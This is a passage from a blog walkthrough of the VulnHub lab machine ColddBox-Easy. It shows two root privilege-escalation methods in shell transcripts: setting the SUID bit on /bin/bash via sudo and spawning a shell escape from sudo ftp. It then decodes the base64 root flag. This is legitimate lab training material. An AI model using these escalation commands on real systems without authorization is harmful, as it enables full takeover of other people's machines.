
- I will add the SUID bit for the
/bin/bashusing the chmod command and then using that can get root.
c0ldd@ColddBox-Easy:~$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1037528 jul 12  2019 /bin/bash
c0ldd@ColddBox-Easy:~$ sudo chmod 4775 /bin/bash
c0ldd@ColddBox-Easy:~$ ls -la /bin/bash
-rwsrwxr-x 1 root root 1037528 jul 12  2019 /bin/bash
c0ldd@ColddBox-Easy:~$ bash -p
bash-4.3# id
uid=1000(c0ldd) gid=1000(c0ldd) euid=0(root) grupos=1000(c0ldd),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
bash-4.3#
- The third method I will use to get root is using the
ftpbinary.

c0ldd@ColddBox-Easy:~$ sudo ftp
ftp> !/bin/bash
root@ColddBox-Easy:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@ColddBox-Easy:~#
root@ColddBox-Easy:/# cd /root
root@ColddBox-Easy:/root# cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
- It is again a base64 encoded text. Let's decode it.
┌──(alien0ne㉿kali)-[~]
└─$ echo "wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=" | base64 -d
¡Felicidades, máquina completada!
- We finally completed this machine :)
Thanks for reading! Make sure you subscribe to the blog for more upcoming VulnHub writeups!
NOTE: The awesome artwork used in this article was created by @MarkoStupic